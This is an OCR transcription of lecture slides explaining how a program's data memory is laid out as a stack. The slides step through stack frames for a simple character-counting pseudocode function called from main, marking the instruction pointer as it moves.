
6: void main(integer argc, strings argv) {
7:   count("testing", "t"); // should return 2
8: }
```



Data Memory

```
0: string count(string s, character c) {
     integer count;
     integer pos;
1:   for (pos = 0; pos < length(s); pos = pos + 1)
2: {
3:     if (s[pos] == c) count = count + 1;
4:   }
     return count;
5: }


6: void main(integer argc, strings argv) {
7:   count("testing", "t"); // should return 2
8: }
```



Data Memory

```
0: string count(string s, character c) {
     integer count;
     integer pos;
1:   for (pos = 0; pos < length(s); pos = pos + 1)
2: {
3:     if (s[pos] == c) count = count + 1;
4:   }
5:   return count;
   }

6: void main(integer argc, strings argv) {
7:   count("testing", "t"); // should return 2
8: }
```



The Stack

Data memory is laid out using a specific data structure

- The stack

Every function gets a frame on the stack


- Frame created when a function is called
- Contains local, in scope variables
- Frame destroyed when the function exits


The stack grows downward


Stack frames also contain control flow information

- More on this in a bit…

Stack data structure









http://cforall.blogspot.com/2011/03/stack-real-life-example-cafeteria-tray.html

Stack data structure


Grows down instead of up by convention

http://cforall.blogspot.com/2011/03/stack-real-life-example-cafeteria-tray.html

Stack Frame Example

```
0: string count(string s, character c) {
     integer count;
     integer pos;
1:   for (pos = 0; pos < length(s); pos = pos + 1)
   {
2:
       if (s[pos] == c) count = count + 1;
3:
     }
4:
     return count;
5: }


IP
6: void main(integer argc, strings argv) {
7:   count("testing", "t"); // should return 2
8: }
```



Stack Frame Example

```
0: string count(string s, character c) {
     integer count;
     integer pos;
1:   for (pos = 0; pos < length(s); pos = pos + 1)
   {
2:
       if (s[pos] == c) count = count + 1;
3:
     }
4:
     return count;
5: }

IP
6: void main(integer argc, strings argv) {
7:   count("testing", "t"); // should return 2
8: }
```




Stack Frame Example

```
0: string count(string s, character c) {
     integer count;
     integer pos;
1:   for (pos = 0; pos < length(s); pos = pos + 1)
   {
2:
       if (s[pos] == c) count = count + 1;
3:
     }
4:
     return count;
5: }

6:
   void main(integer argc, strings argv) {
7:   count("testing", "t"); // should return 2
8: }
```

IP




Stack Frame Example

IP

```
0: string count(string s, character c) {
     integer count;
     integer pos;
1:   for (pos = 0; pos < length(s); pos = pos + 1)
   {
2:
       if (s[pos] == c) count = count + 1;
3:
     }
4:
     return count;
5: }

6:
   void main(integer argc, strings argv) {
7:
     count("testing", "t"); // should return 2
8: }
```




Stack Frame Example

```
0: string count(string s, character c) {
     integer count;
     integer pos;
1:   for (pos = 0; pos < length(s); pos = pos + 1)
   {
2:
       if (s[pos] == c) count = count + 1;
3:
     }
4:
     return count;
5: }

6:
   void main(integer argc, strings argv) {
7:
     count("testing", "t"); // should return 2
8: }
```

IP




Stack Frame Example

```
0: string count(string s, character c) {
     integer count;
     integer pos;
1:   for (pos = 0; pos < length(s); pos = pos + 1)
   {
2:
       if (s[pos] == c) count = count + 1;
3:
     }
4:
     return count;
5: }

6:
   void main(integer argc, strings argv) {
7:
     count("testing", "t"); // should return 2
8: }
```

IP




Stack Frame Example

```
0: string count(string s, character c) {
     integer count;
     integer pos;
1:   for (pos = 0; pos < length(s); pos = pos + 1)
   {
2:
       if (s[pos] == c) count = count + 1;
3:
     }
4:
     return count;
5: }

6:
   void main(integer argc, strings argv) {
7:
     count("testing", "t"); // should return 2
8: }
```

IP

